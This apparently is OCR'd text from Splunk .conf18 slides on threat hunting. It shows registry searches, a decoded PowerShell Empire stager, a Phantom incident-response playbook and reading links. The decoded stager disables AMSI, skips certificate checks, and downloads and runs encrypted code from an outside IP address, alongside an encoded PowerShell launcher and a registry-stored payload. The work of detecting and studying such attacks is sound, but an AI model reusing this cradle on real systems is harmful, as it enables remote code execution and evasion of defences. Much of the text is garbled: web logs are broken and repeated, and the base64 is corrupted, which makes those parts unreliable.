C:\Windows\System32\WindowsPowerShell\v1.0\powershell -noP -sta -w 1 -enc

WwBSAGUARgBdAC4AQQBTAHMARQBNAGIATABZAC4ARwBIAFQAVABZAHAAZQAoACcAUwB5AHMAdABIA

130,60,4 ~ [07/Jan 18:10:57:153] "GET /category.screen?category_id=GIFTS&JSESSIONID=SD15LAFF10ADFF10 HTTP 1.1" 404 720 "http://buttercup-shopping.com/cart.do?action=view&itemId=EST-6&product_id=F1-SW-01" "Opera/9.20 (Win
ows NT 5.1; SV1; .NET CLR 1.1.4322)" [468.125.17.14:1080] [CE-T89] "GET /oldlink?item_id=EST-26&JSESSIONID=SD55L9FF1ADFF3 HTTP 1.1" 200 3322 "http://buttercup-shopping.com/cart.do?action=updateSession&itemId=EST-26&product_id=AUTOCUP-SHOPPING.COM-01 COMPATIBLE WITH
IE-8&SESSIONID=SD55L9FF1ADFF3" [102.209.205.1:2423] "http://buttercup-shopping.com/cart.do?action=changeQuantity&itemId=EST-18&product_id=AUTOCUP-SHOPPING.COM-01 COMPATIBLE WITH
IE-8&SESSIONID=SD10SLBFF2ADFF1 HTTP 1.1" 200 3865 "http://buttercup-shopping.com/cart.do?action=removeItem&itemId=EST-26&product_id=AUTOCUP-SHOPPING.COM-01 COMPATIBLE WITH
IE-8&SESSIONID=SD08SLBFF4ADFF1" [102.209.205.1:1080] "GET /category.screen?category_id=SURPRISE&JSESSIONID=SD08SLBFF4ADFF1" [102.209.205.1:1080] "GET /category.screen?category_id=SURPRISE&JSESSIONID=SD08SLBFF4ADFF1" [102.209.205.1:1080]

What Else Could I Look For?

sourcetype="winregistry" process_image=*powershell.exe "\Software\Microsoft\Network\"

```
08/23/2017 21:12:36.407
event_status="(0)The operation completed successfully."
pid=2988
process_image="c:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
registry_type="SetValue"
key_path="HKLM\software\microsoft\network\debug"
data_type="REG_SZ"
data="WwBSAEUARgBdAC4AQQBTAfMAZQBNAEIAbABZAC4ARwBFAHQAVAB5AHAARQoACcAUwB5AHMAdAB1AG0ALgBNAGEAbgBhAGcAZQtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzACcAKQB8AD8AewAkAF8AfQB8ACUAewAkAF8AlgBHAGUAVBGAekAZQBMAEQAKAAAnAGEAbQBzAGkAdABGAGEAaQBsAGUAZAAncCwAJwBOAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjAcCkQAUAFMARQBUAFYAQQBAsFUAZQAoACQAbgBVAGwAbAAAsACQAdABSUAZQApAH0AOwBbAFMAeQBzAHQAZQtAC4ATgBFAFQALgBTAGUAUgB2AGkAQwBFAFAAbwBJAG4AdABNAEEAtgBBAEcARQByAF0AOgA6AEUAWBQAGUAYwB0ADEAMAAwAEMAbwBuAFQAAQBOAHUZAQ9ADAAOwAkAFcAYwA9AE4AZQB3AC0ATwBiAEoARQBDFAQIABTAFkAUwBUAGUATQAUAE4ARQBUAC4AVwB1AEIAQwBsAEkAZQBuAHQAOwAkAHUAPQAnAE0AbwB6AGkAbABsAGEALwA1AC4AMAAgACgAVwBpAG4AZABvAHcAcwAgAE4AVAAgADYALgAxAdSAlABXAE8AVwA2ADQA0wAgAFQAcgBpAGQAZQBuAHQALwA3AC4AMAA7ACAACgB2ADoAMQAxAC4AMAApACAAbABpAGsAZQAgAEcAZQBjAGsAbwAnAdSAlwBTAHkAcwB0AGUAbQAUAE4AZQB0AC4AUwB1AHIAdgBpAGMAZQBQAG8AaQBuAHQATQbHAG4AYQBnAGUAcgBdAdoAOgBTAGUAcgB2AGUAcgBDAGUAcgB0AgkAzgBpAGMAYQB0AGUAVgBhAGwAaQBkAGEAdABpAG8AbgBDAGEAbABsAGIAYQBjAGsAlAA9ACAAewAkAHQAcgB1AGUAfQA7ACQAVwBjAC4ASAB1AEEARAB1AFIAUwAuAEEARABkACgAJwBVAHMAZQByAC0AQQBnAGUAbgB0ACcAlAAkAHUAKQA7ACQAdwBjAC4AUABSAG8AeABZAD0AwBTAfKAUwB0AGUAbQAUAE4ARQBUAC4AVwBFAEIauB1AHEAdQBFAFMDABdADoAOgBEAEUARgBhAFUAbABUAFcAZQBCAFAAcgBPAHgAWQ A7ACQAVwBjAC4AUAByAE8AWAB5AC4AQwBSAGUAZABFAG4AdABpAGEAbABTACAAPQAgAFsAUwBZAHMAVABFAE0ALgB0AEUAVAAuAEMAUgB1AGQAZQB0AHQAAQBAEwAQuBhAGMAaABFAF0AOgA6AEQAZQBGAEEA dQBMAFQATgBFAHQAVwBvAHIAawBDAHIAZQBEAGUATgB0AGkAYQBAsAHMA0wAkAEsAPQBbAFMAwQbzAFQAZQtAC4AVB1AFgAVAAuAEUAbgBjAE8ARABJAG4AZwBdAdoAOgBBAFMAQwBJAEKAlgBHAEUAVABCAlkAdAB1AHMAKAAnADMA0AA5ADIA0AA4AGUAZABkAdcA0AB1ADgAZQBhADIAZgA1ADQAOQA0ADYAZAAzADIMAA5AGIAMQA2AGIA0AAnACKAOwAkAFIApQB7ACQARAAsACQASwA9ACQAQQByAEcAUwA7ACQAUwA9ADAALgAuADIANQA1AdSAMAuAC4AMgA1ADUAFAA1AhsAJABKAD0AKAAkAEoAKwAkAFMAwAkAF8AXQArACQASwBbACQAXwA1ACQASwAuAEMATwB1AG4AdAbdACKAJQyADUANGA7ACQAUwBbACQAXwBdAcwAJA BTAFsAJABKAF0APQAkAFMAwAkAEoAXQAsACQAUwBbACQAXwBdAH0AOwAkAEQAfAA1AhsAJABJAD0AKAAkAEkAKwAxACKAJQyADUANGA7ACQASAA9ACgAJABIACsAJABJAF0AKQA1ADIANQA2AdSAJABTAFsAJABJAF0ALAAkAFMAwAkAEgAXQA9ACQAUwBbACQASABdAcwAJABTAFsAJABJAF0AOwAkAF8ALQBiAHgATwBSACQAUwBbACgAJABTAFsAJABJAF0AKwAkAFMAwAkAEgAXQApACUAmgA1ADYAXQB9AH0AOwAkAHcAYwAuAEgAZQBhAEQARQBSAHMALgBBAGQARAoACIAQwBvAG8AawBpAGUAIgAsACIAcwB1AHMAcwBpAG8AbgA9AHcASQBuAFUAMgBVAGIAVwB2AGQALwBTAGQATwBqAGoAVgB0AGEAMABCACgAYQBaAEgAagBJAD0AIgApADsAJABzAGUAcgA9ACcAaAB0AHQAcABzADoALwAvADQANQAUAdcANwAuADYANQAUADIMQAxADoANAA0ADMAJwA7ACQAdAA9ACcALwBsAG8AZwBpAG4ALwBwAHIAbwBjAGUAcwBzAC4AcABoAHAAJwA7ACQARABhAFQAQQA9ACQAVwBDAC4ARABvAHcATgBsAG8AQQBkAEQAQQBAAEAKAAkAHMARQByACsAJABUACKAOwAkAGkAdgA9ACQARABhAFQAQQBbADAALgAuADMAXQA7ACQAZABBAHQAYQA9ACQAZABhAHQAYQBbADQALgAuACQAZABhAHQAAQQuAGwAZQBuAEcAVABIAF0AOwAtAGoATwBpAE4AWwBDAGgAQQByAFsAXQbdACgAJgAgACQAUgAgACQAZABBAFQAAQAgACgAJABJAFYAKwAkAEsAKQApAHwASQBFAFgA"
```

[Collapse](#)

host = venus | source = WinRegistry | sourcetype = WinRegistry

What Do We Find?

Decoding to Find PowerShell Empire Cradle


```
[REF].ASSeMBIY.GEtTypE('System.Management.Automation.AmsiUtils')|?{$_}|%{$_.GeTFleLD('amsilnitFa
iled','NonPublic,Static').SETVALUe($nUll,$tRue)};[System.NET.SeRviCEPoIntMANAGEr]::EXPect100ConTi
Nue=0;$Wc=New-ObJECT SYSTeM.NET.WeBCllent;$u='Mozilla/5.0 (Windows NT 6.1; WOW64;
Trident/7.0; rv:11.0) like Gecko';[System.Net.ServicePointManager]::ServerCertificateValidationCallback =
{$true};$Wc.HeADeRS.ADd('User-
Agent',$u);$wc.PRoxy=[SYStem.NET.WEBRequESt]::DEFaUITWeBPrOxY;$Wc.PrOXy.CRedEntialS =
[SYsTEM.NET.CRedeNtiALCachE]::DeFAuLTNEtWorkCreDeNtials;$K=[SYsTem.TeXT.EncODIng]::ASCII.G
ETBytes('389288edd78e8ea2f54946d3209b16b8');$R={$D,$K=$ArGS;$S=0..255;0..255|%{$J=($J+$S[$_]
+$K[$_%$K.COunt])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],
$S[$H]=$S[$H],$S[$I];$_
bxOR$S[($S[$I]+$S[$H])%256]}};$wc.HeaDERs.AdD("Cookie","session=wInU2UbWvd/SdOjjVta0BHaZHjl=
");$ser='https://45.77.65.211:443';$t='/login/process.php';$DaTA=$WC.DowNloAdDATA($sEr+$T);$iv=$DaT
A[0..3];$dAta=$data[4..$datA.lenGTH];-jOiN[ChAr[]](& $R $dATA ($IV+$K))|IEX
```

The footer features a faint watermark of the Splunk conf18 logo, which includes the text 'splunk> .conf18' in a stylized font.

Pulling it all Together



Automated Response



130.60.4 ~ [07/Jan 18:10:57:153] "GET /category.screen?category_id=GIFTS&JSESSIONID=SD15LAFF10ADFF10 HTTP 1.1" 404 720 "http://buttercup-shopping.com/cart.do?action=view&itemId=EST_6&product_id=F1-SW-01" "Opera/9.80 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 468 125.17 14.19 ://buttercup-shopping.com/cart.do?action=remove&itemId=EST_16&product_id=RP-LI-02" "0.0.0.0:4500" screen?category_id=SURPRISE&JSESSIONID=SD55L9FF1ADFF3 HTTP 1.1" 200 1318 "http://buttercup-shopping.com/cart.do?action=changequantity&itemId=EST_18&productId=AUC-CUP-SHOW-ID=SESSIONID=SD55L9FF1ADFF3 HTTP 1.1" 200 2423 "http://buttercup-shopping.com/cart.do?action=update&itemId=EST_6&product_id=AUC-CUP-SHOW-ID=SESSIONID=SD55L9FF1ADFF3 HTTP 1.1" 200 3865 "http://buttercup-shopping.com/cart.do?action=remove&itemId=EST_10&product_id=RP-LI-02" "0.0.0.0:4500" screen?category_id=SURPRISE&JSESSIONID=SD55L9FF1ADFF3 HTTP 1.1" 200 2423 "http://buttercup-shopping.com/cart.do?action=changequantity&itemId=EST_18&productId=AUC-CUP-SHOW-ID=SESSIONID=SD55L9FF1ADFF3 HTTP 1.1" 200 3865

Sample Play

► Triage an Attack

- Carbon Black - Collect process information
- Virus Total - Lookup domains and ip addresses for open network connections
- Carbon Black – Isolate a box
- Palo Alto – Add a Domain to the block list
- Carbon Black – Fetch a binary from host
- Carbon Black – Hunt for binary elsewhere on network
- Carbon Black – Ban binary hash to prevent execution
- Falcon – Detonate Binary online
- Email gathered data to IR Team

Apply Process To Findings

splunk>phantom

MISSION CONTROL Non-production use license. version 4.0.1068 admin

threat ID: 1287 Threat Activity Detected HIGH TLP:AMBER More Owner John Stoner Set Status Open Current Phase Detection

Tasks	Activity	Guidance	Timeline	HUD	Artifacts	Vault	Approvals	Reports	ACTION	PLAYBOOK	ARTIFACT																														
Task List			ARTIFACTS (2)																																						
▶ Detection Current <input checked="" type="checkbox"/> <ul style="list-style-type: none"> ✓ Determine if an incident has occurred assigned to David Herald Analyze precursors and indicators assigned to David Herald Look for correlating information assigned to David Herald Perform research assigned to David Herald Confirmed incident assigned to David Herald ▶ Analysis and Containment Current <input type="checkbox"/> ▶ Eradicate Current <input type="checkbox"/> ▶ Recovery Current <input type="checkbox"/> ▶ Post Incident Activity Current <input type="checkbox"/> 			<table border="1"> <thead> <tr> <th>ID</th> <th>LABEL</th> <th>NAME</th> <th>START TIME</th> <th>CREATE TIME</th> <th>SEVERITY</th> <th>CREATED BY</th> <th>TAGS</th> </tr> </thead> <tbody> <tr> <td>2804</td> <td>event</td> <td>IP Artifact</td> <td>May 23 at 08:24 PM</td> <td>May 23 at 08:24 PM</td> <td>MEDIUM</td> <td></td> <td></td> </tr> <tr> <td>2796</td> <td>event</td> <td>IP Artifact</td> <td>May 23 at 08:24 PM</td> <td>May 23 at 08:24 PM</td> <td>HIGH</td> <td></td> <td></td> </tr> </tbody> </table> <p>Show 5 <input type="button" value="COLLAPSE"/> MANAGE WIDGETS</p>									ID	LABEL	NAME	START TIME	CREATE TIME	SEVERITY	CREATED BY	TAGS	2804	event	IP Artifact	May 23 at 08:24 PM	May 23 at 08:24 PM	MEDIUM			2796	event	IP Artifact	May 23 at 08:24 PM	May 23 at 08:24 PM	HIGH								
ID	LABEL	NAME	START TIME	CREATE TIME	SEVERITY	CREATED BY	TAGS																																		
2804	event	IP Artifact	May 23 at 08:24 PM	May 23 at 08:24 PM	MEDIUM																																				
2796	event	IP Artifact	May 23 at 08:24 PM	May 23 at 08:24 PM	HIGH																																				
			<div>Widgets Notes</div> <div>  <p>run query 5.39.93.112 [splunk-es]</p> <table border="1"> <thead> <tr> <th>_TIME</th> <th>SRC</th> <th>DEST</th> <th>USER</th> <th>SOURCETYPE</th> </tr> </thead> <tbody> <tr> <td>2017-08-29T03:15:34.000-07:00</td> <td>None</td> <td>5.39.93.112</td> <td>None</td> <td>pan:traffic</td> </tr> <tr> <td>2017-08-29T03:13:43.000-07:00</td> <td>None</td> <td>5.39.93.112</td> <td>None</td> <td>pan:traffic</td> </tr> <tr> <td>2017-08-19T06:22:24.000-07:00</td> <td>None</td> <td>5.39.93.112</td> <td>None</td> <td>pan:traffic</td> </tr> <tr> <td>2017-08-19T06:02:15.000-07:00</td> <td>None</td> <td>5.39.93.112</td> <td>None</td> <td>pan:traffic</td> </tr> <tr> <td>2017-08-19T05:54:50.000-07:00</td> <td>None</td> <td>5.39.93.112</td> <td>None</td> <td>pan:traffic</td> </tr> </tbody> </table> </div>									_TIME	SRC	DEST	USER	SOURCETYPE	2017-08-29T03:15:34.000-07:00	None	5.39.93.112	None	pan:traffic	2017-08-29T03:13:43.000-07:00	None	5.39.93.112	None	pan:traffic	2017-08-19T06:22:24.000-07:00	None	5.39.93.112	None	pan:traffic	2017-08-19T06:02:15.000-07:00	None	5.39.93.112	None	pan:traffic	2017-08-19T05:54:50.000-07:00	None	5.39.93.112	None	pan:traffic
_TIME	SRC	DEST	USER	SOURCETYPE																																					
2017-08-29T03:15:34.000-07:00	None	5.39.93.112	None	pan:traffic																																					
2017-08-29T03:13:43.000-07:00	None	5.39.93.112	None	pan:traffic																																					
2017-08-19T06:22:24.000-07:00	None	5.39.93.112	None	pan:traffic																																					
2017-08-19T06:02:15.000-07:00	None	5.39.93.112	None	pan:traffic																																					
2017-08-19T05:54:50.000-07:00	None	5.39.93.112	None	pan:traffic																																					

Testing, Refining, and Operationalizing

- ▶ IR Team can now better use their time
- ▶ Customers learn to better use vendor tools
- ▶ IOCs can be improved
- ▶ False positives can be tuned



“End goal of hunting should be a change in policy or procedure - operationalization, don’t do the same thing over and over again”

Threat Hunting Webshells with Splunk, James Bower

Summary

- ▶ Think more like the adversary
- ▶ Train your tools to detect actions in addition to looking for IOCs
- ▶ Encourage information sharing
- ▶ Many opportunities to disrupt or deny
- ▶ Don't worry if you don't strike gold every time
 - Make your team better with every hunt
- ▶ Automate and Orchestrate
 - Contextualize, contextualize, contextualize



```

138.60.4 - - [07/Jan 18:10:57:153] "GET /category.screen?categoryId=GIFTS&JSESSIONID=SD15LAFF10ADFF10 HTTP/1.1" 404 720 "http://buttercup-shopping.com/cart.do?action=view&itemId=EST-6&product_id=F1-SW-01" "Opera/9.80 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 128.241.220.82 - - [07/Jan 18:10:57:123] "GET /category.screen?category_id=GIFTS&JSESSIONID=SD15LAFF10ADFF10 HTTP/1.1" 404 3322 "http://buttercup-shopping.com/cart.do?action=editItem&itemId=EST-26&product_id=R-LI-02" "GET /oldlink?item_id=EST-26&JSESSIONID=SD5SL9FF1ADFF3 HTTP/1.1" 200 1318 "http://buttercup-shopping.com/cart.do?action=showItem?category_id=SURPRISES&JSESSIONID=SD95L4FF4ADFF1 HTT... 317.27.160.0 - - [07/Jan 18:10:56:156] "GET /oldlink?item_id=EST-18&product_id=A-CUP-18&JSESSIONID=SD8SLBFF2ADFF1 HTTP/1.1" 200 2423 "http://buttercup-shopping.com/cart.do?act... 107.149.149.128 - - [07/Jan 18:10:57:123] "GET /oldlink?item_id=EST-6&JSESSIONID=SD08SLBFF2ADFF1 HTTP/1.1" 200 3865 "http://buttercup-shopping.com/cart.do?act... ://buttercup-shopping.com/cart.do?actio... 1, 317.27.160.0 - - [07/Jan 18:10:56:156] "GET /product.screen?product_id=F1-SW-01" "Opera/9.80 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 128.241.220.82 - - [07/Jan 18:10:57:123] "GET /category.screen?categoryId=GIFTS&JSESSIONID=SD15LAFF10ADFF10 HTTP/1.1" 404 720 "http://buttercup-shopping.com/cart.do?action=view&itemId=EST-6&product_id=F1-SW-01" "Opera/9.80 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 128.241.220.82 - - [07/Jan 18:10:57:123] "GET /category.screen?categoryId=GIFTS&JSESSIONID=SD15LAFF10ADFF10 HTTP/1.1" 404 3322 "http://buttercup-shopping.com/cart.do?action=editItem&itemId=EST-26&product_id=R-LI-02" "GET /oldlink?item_id=EST-26&JSESSIONID=SD5SL9FF1ADFF3 HTTP/1.1" 200 1318 "http://buttercup-shopping.com/cart.do?action=showItem?category_id=SURPRISES&JSESSIONID=SD95L4FF4ADFF1 HTT... 317.27.160.0 - - [07/Jan 18:10:56:156] "GET /oldlink?item_id=EST-18&product_id=A-CUP-18&JSESSIONID=SD8SLBFF2ADFF1 HTTP/1.1" 200 2423 "http://buttercup-shopping.com/cart.do?act... 107.149.149.128 - - [07/Jan 18:10:57:123] "GET /oldlink?item_id=EST-6&JSESSIONID=SD08SLBFF2ADFF1 HTTP/1.1" 200 3865 "http://buttercup-shopping.com/cart.do?act... ://buttercup-shopping.com/cart.do?actio... 1, 317.27.160.0 - - [07/Jan 18:10:56:156] "GET /product.screen?product_id=F1-SW-01" "Opera/9.80 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 128.241.220.82 - - [07/Jan 18:10:57:123] "GET /category.screen?categoryId=GIFTS&JSESSIONID=SD15LAFF10ADFF10 HTTP/1.1" 404 720 "http://buttercup-shopping.com/cart.do?action=view&itemId=EST-6&product_id=F1-SW-01" "Opera/9.80 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 128.241.220.82 - - [07/Jan 18:10:57:123] "GET /category.screen?categoryId=GIFTS&JSESSIONID=SD15LAFF10ADFF10 HTTP/1.1" 404 3322 "http://buttercup-shopping.com/cart.do?action=editItem&itemId=EST-26&product_id=R-LI-02" "GET /oldlink?item_id=EST-26&JSESSIONID=SD5SL9FF1ADFF3 HTTP/1.1" 200 1318 "http://buttercup-shopping.com/cart.do?action=showItem?category_id=SURPRISES&JSESSIONID=SD95L4FF4ADFF1 HTT... 317.27.160.0 - - [07/Jan 18:10:56:156] "GET /oldlink?item_id=EST-18&product_id=A-CUP-18&JSESSIONID=SD8SLBFF2ADFF1 HTTP/1.1" 200 2423 "http://buttercup-shopping.com/cart.do?act... 107.149.149.128 - - [07/Jan 18:10:57:123] "GET /oldlink?item_id=EST-6&JSESSIONID=SD08SLBFF2ADFF1 HTTP/1.1" 200 3865 "http://buttercup-shopping.com/cart.do?act... ://buttercup-shopping.com/cart.do?actio...
  
```

Additional Reading

- ▶ Enablers for APT3 Emulation
 - <https://attack.mitre.org/wiki/Group/G0022>
 - <https://www.fireeye.com/blog/threat-research/2015/06/operation-clandestine-wolf-adobe-flash-zero-day.html>
 - <https://www.theverge.com/2015/7/8/8911077/adobe-flash-hacking-team-vulnerability>
 - <https://www.sisainfosec.com/blogs/adobe-flash-zero-day-vulnerability-operation-clandestine-wolf-by-fireeye/>
 - https://www2.fireeye.com/Webinar-FAAS-Clandestine-Wolf_LP.html
- ▶ Splunk's Hunting Blog Series
 - <https://www.splunk.com/blog/2017/07/06/hunting-with-splunk-the-basics.html>
- ▶ BOTS Dataset and App for Investigations
 - Security Dataset Project - If you are interested in hunting further, register and hunt in your own sandbox
 - <http://live.splunk.com/splunk-security-dataset-project>
 - If you would like to take the data set home with you and explore further, now you can!
 - http://explore.splunk.com/BOTS_1_0_datasets
 - If you load BOTS v1 data into your instance, the Boss of the SOC Investigation Workshop for Splunk app can be installed
 - This app is already embedded in the dataset project
 - <https://splunkbase.splunk.com/app/3985/>

Don't forget to rate this session
in the .conf18 mobile app

.conf18
splunk>